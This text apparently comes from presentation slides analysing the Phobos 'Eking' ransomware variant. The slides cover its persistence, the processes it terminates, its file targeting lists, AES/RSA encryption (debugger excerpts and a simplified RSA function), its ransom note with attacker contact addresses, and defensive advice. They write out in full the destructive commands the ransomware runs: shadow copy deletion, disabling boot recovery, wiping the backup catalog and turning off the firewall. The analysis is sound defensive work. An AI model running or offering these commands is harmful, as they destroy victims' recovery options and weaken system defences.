- **Copy Phobos (“cs5.exe”) onto Startup folders**
 - “%AppData%\Microsoft\Windows\Start
Menu\Programs\Startup” and
“%ProgramData%\Microsoft\Windows\Start
Menu\Programs\Startup”

Persistent on Victim's System



Terminate Processes

Process List :

msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlservr.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;mydesktopqos.exe;isqlplussvc.exe;xfssvccon.exe;mydesktopservice.exe;ocautoupds.exe;agntsvc.exe;agntsvc.exe;agntsvc.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;steam.exe;thebat.exe;thebat64.exe;thunderbird.exe;visio.exe;winword.exe;wordpad.exe

Product List :

MS SQL Server, Oracle Database, VMware, Panda Security, MySql, FireFox, SQL Anywhere, RedGate SQL Backup, MS Excel, MS Word, MS Access, MS PowerPoint, MS Publisher, MS OneNote, MS Outlook, The Bat!, Thunderbird, WordPad, and so on.

Scan and Filter Files

- **API GetLogicalDrives(), C:\, D:\, E:\ ...**
- **Ignore Windows installation folder**
- **Ignore files with specified extension**
- **Scan database files in Priority**

Scan and Filter Files

Exclusion List:

eking; actin; Acton; actor; Acuff; Acuna; acute; adage; Adair; Adame; banhu; banjo; Banks; Banta; Barak; Caleb; Cales; Caley; calix; Calle; Calum; Calvo; deuce; Dever; devil; Devoe; Devon; Devos; dewar; eight; eject; eking; Elbie; elbow; elder; phobos; help; blend; bqux; com; mamba; KARLOS; DDoS; phoenix; PLUT; karma; bbc; CAPITAL; WALLET;

info.hta; info.txt; boot.ini; bootfont.bin; ntldr; ntdetect.com; io.sys; osen.txt

Priority List:

fdb; sql; 4dd; 4dl; abs; abx; accdb; accdc; accde; adb; adf; ckp; db; db-journal; db-shm; db-wal; db2; db3; dbc; dbf; dbs; dbt; dbv; dcb; dp1; eco; edb; epim; fcd; gdb; mdb; mdf; ldf; myd; ndf; nwdb; nyf; sqlitedb; sqlite3; sqlite;

Encrypt Files and Algorithm

- **Waits for Notice (signal of Event) from Scan Thread**

Encrypt Files and Algorithm

- **Waits for Notice (signal of Event) from Scan Thread**
- **Algorithm: AES 256-bit CBC (Key and IV)**

Encrypt Files and Algorithm

The screenshot shows the x32_dbg debugger interface for cs5.exe. The main window displays assembly code with the instruction `call cs5.407447` highlighted, which is annotated as `AES_CBC_Encrypt()`. The stack window shows arguments for the function call, including the string "file content!". The memory dump window shows the original file content at address 02B00020, which is "file content!".

Assembly Code:

```

00406432 push dword ptr ss:[esp+C]
00406436 push dword ptr ss:[esp+C]
0040643A push 1
0040643C push dword ptr ss:[esp+10]
00406440 call cs5.407447
00406445 add esp,10
00406448 neg eax
0040644A sbb eax,eax
0040644C inc eax
0040644D ret
  
```

Stack Window (Default (stdcall)):

1:	[esp]	028FFC78
2:	[esp+4]	00000001
3:	[esp+8]	02B00020 "file content!"
4:	[esp+C]	02B00020 "file content!"
5:	[esp+10]	0040891E cs5.0040891E

Memory Dump (Address 02B00020):

Address	Hex	ASCII
02B00020	66 69 6C 65 20 63 6F 6E 74 65 6E 74 21 00 00 00	file content!...
02B00030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02B00040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02B00050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02B00060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02B00070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02B00080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Watch Window:

028FFC48	028FFC78
028FFC4C	00000001
028FFC50	02B00020 "file content!"
028FFC54	02B00020 "file content!"
028FFC58	0040891E return to cs5.0040891E from cs
028FFC5C	028FFC78
028FFC60	02B00020 "file content!"
028FFC64	02B00020 "file content!"
028FFC68	0028DF68
028FFC6C	778AB543 kernel32.778AB543

Encrypt Files and Algorithm

- **Waits for Notice (signal of Event) from Scan Thread**
- **Algorithm: AES 256-bit CBC (Key and IV)**
- **“.id[581F1093-2987].[wiruxa@airmail.cc].eking”**

Key Protection

- **IV and AES Key** is Saved in each Encrypted File
- **AES Key Is Protected** by RSA with Public key
- Brute-Force RSA **private key**?

Key Protection

```


.text:00408104 RSA_Encrypt_Fun proc near ; CODE XREF: sub_407686+A5↑p
.text:00408104 var_8 = dword ptr -8
.text:00408104 var_4 = dword ptr -4
.text:00408104 arg_0 = dword ptr 8
.text:00408104 arg_4 = dword ptr 0Ch

.text:00408104 push ebp
.text:00408105 mov ebp, esp
.text:00408107 push ecx
.text:00408108 push ecx
.text:00408109 mov ecx, [ebp+arg_4]
.text:0040810C push ebx
.text:0040810D push esi
.text:0040810E push edi
.text:0040810F mov ebx, eax
.text:00408111 movsx eax, word ptr [ecx+4]
.text:00408115 mov ecx, [ecx+0Ch]
.text:00408118 movzx ecx, word ptr [ecx+eax*2-2]
.text:0040811D push 0Fh
.text:0040811F pop edx
.text:00408120 mov [ebp+var_8], 8000h
.text:00408127 loc_408127: ; CODE XREF: RSA_Encrypt_Fun+3A↓j
.text:00408127 mov esi, ecx
.text:00408129 and esi, [ebp+var_8]
.text:0040812C test si, si
.text:0040812F jnz loc_4081C1
.text:00408135 shr word ptr [ebp+var_8], 1
.text:00408139 mov esi, edx
.text:0040813B dec edx
.text:0040813C test esi, esi
.text:0040813E jnz short loc_408127
.text:00408140 or [ebp+var_4], 0FFFFFFFFh
.text:00408144

```

Key Protection

```
//It's the simplified RSA encryption function for Phobos Eking variant.  
// AES_Key can suppose the random buffer with 20H AES Key.  
//the RSA public key consists of N and e.  
unsigned long int Phobos_Simplified_RSA_encrypt(const unsigned int AES_Key,  
                                                unsigned int e, unsigned int N)  
{  
    unsigned long int r = 1;  
    unsigned long int BigNum = AES_Key;  
  
    while(e)  
    {  
        if (e % 2 == 1)  
            r = (r * BigNum) % N;  
        BigNum = (BigNum * BigNum) % N;  
        e /= 2;  
    }  
    return r;  
}
```



$(\text{AES_Key})^e \% N$

Key Protection

- **IV and AES Key** is Saved in each Encrypted File
- **AES Key Is Protected** by RSA with Public key
- Brute-Force RSA **private key**?

An Encrypted File Structure

- **AES Encrypted Original File Content**
- **AES Encrypted Original File Name**
- **16 bytes Random IV**
- **RSA Encrypted AES Key**

Execute Two Groups of Commands

```
vssadmin delete shadows /all /quiet
```

```
wmic shadowcopy delete
```

```
bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

```
bcdedit /set {default} recoveryenabled no
```

```
wbadmin delete catalog -quiet
```

```
exit
```

```
netsh advfirewall set currentprofile state off
```

```
netsh firewall set opmode mode=disable
```

```
exit
```

Scan More Resources

- Scan **Network** Sharing Resources
- Scan **Future** Logical Drives

Scan More Resources

The screenshot shows the Immunity Debugger interface for a process named cs5.exe. The assembly window displays the following code:

```

00402000 call cs5.401706
00402005 pop ecx
00402006 push eax
00402007 mov eax,dword ptr ss:[esp+28]
00402008 call cs5.405840
00402010 add esp,14
00402013 test eax,eax
00402015 je cs5.40201E
00402017 push eax
00402018 call dword ptr ds:[<&CloseHandle>]
0040201E xor edi,edi
00402020 cmp dword ptr ss:[esp+10],edi
00402024 jmp cs5.401FA9
    
```

The register window shows the following values:

EAX	002F5F18
EBX	03529020
ECX	581F1093
EDX	00220174
EBP	017CFE68
ESP	017CFE34

The memory dump window shows the following data:

Address	UNICODE
002F5E98
002F5F18	\\?\UNC\BOBS-PC\test.....
002F5F98
002F6018
002F6098
002F6118
002F6198
002F6218
002F6298
002F6318
002F6398
002F6418
002F6498

The Watch window shows the following data:


017CFE34	0031C8A0	
017CFE38	0022ED00	
017CFE3C	0022A688	"xì\""
017CFE40	0022E898	
017CFE44	00233218	
017CFE48	0000007D	
017CFE4C	0022E938	"ðè\""
017CFE50	03525008	
017CFE54	00000000	
017CFE58	00000000	
017CFE5C	002F5F18	
017CFE60	002B5930	"prov"
017CFE64	00004000	
017CFE68	017CFEA8	
017CFE6C	00401F10	return to cs
017CFE70	00000002	

The Command window shows the following text:

```

Command:
Paused Dump: 002F60C4 -> 002F60C5 (0x00000002 bytes)
Time Wasted Debugging: 0:00:47:37
    
```

Scan More Resources



Scan More Resources

- Scan **Network** Sharing Resources
- Scan **Future** Logical Drives


Scan More Resources



Ransom Information to the Victim

- **Phobos Drops Two Version Ransom Info Files**
- **HTML Version Ransom Information**

Ransom Information to the Victim



Ransom Information to the Victim

encrypted



All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail wiruxa@airmail.cc

Write this ID in the title of your message [581F1093-2987](#)

In case of no answer in 24 hours write us to this e-mail: yongloun@tutanota.com or anygrishevich@yandex.ru

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 5 files for free decryption. The total size of files must be less than 4Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)

How to obtain Bitcoins

The easiest way to buy bitcoins is [LocaBitcoins](#) site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.

https://bcabitcoins.com/buy_bitcoins

Also you can find other places to buy Bitcoins and beginners guide here:

<http://www.coindesk.com/information/how-can-i-buy-bitcoins/>


Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Decryption Tool

- Obtain a Decryption Tool from the Attacker
- Collected **RSA Encrypted AES Key** to Attacker
- **Attacker** Decrypts the AES Key with the Private Key

Decryption Tool



Decryption Tool

PHOBOS decryption tool

Your request code


```
rfBFM+I35o2u8EUzeFp8zpQ7JIWWYE  
+hnQmx4uiO8W7zUjTzK4iibfGUBgNlniiBhV8/rNc0bQWr6Sc01kPYVjOdr9Roe4V36lc6Ysg9ioROm8kPZdyBDlpOIJ8U3  
xUaJoaX0QuNdEblClpFu4rQVRMdeQQk9Z/Q+yiGQEvIv7hP8jb238pNEJYS4k=
```

RSA Encrypted AES Key

Should be sent to the attacker for decryption

OK

Decryption Tool



Conclusion & Suggestions

Conclusion

- **Phobos is Downloaded after Opening Word Document**
- **How Phobos Scans, Filters and Encrypts Files**
- **Encryption Algorithm and Key Protection**
- **Ransom Information & Decryption Tool**

Suggestions

- **Never Click Hyperlinks in Untrusted Email**
- **Never Open Untrusted Email Attachment**
- **Knowledge in Cyber Security**
- **Install Anti-Virus software and Keep Windows updated**
- **Backup, Backup and Backup**

References

1. <https://purplesec.us/resources/cyber-security-statistics/ransomware/#:~:text=The%20estimated%20cost%20of%20ransomware,2019%20%E2%80%93%20%2411.5%20billion>
2. <https://id-ransomware.blogspot.com/2017/10/phobos-ransomware.html>
3. [https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))
4. https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation
5. <https://www.fortinet.com/blog/threat-research/deep-analysis-the-eking-variant-of-phobos-ransomware>

Questions ?

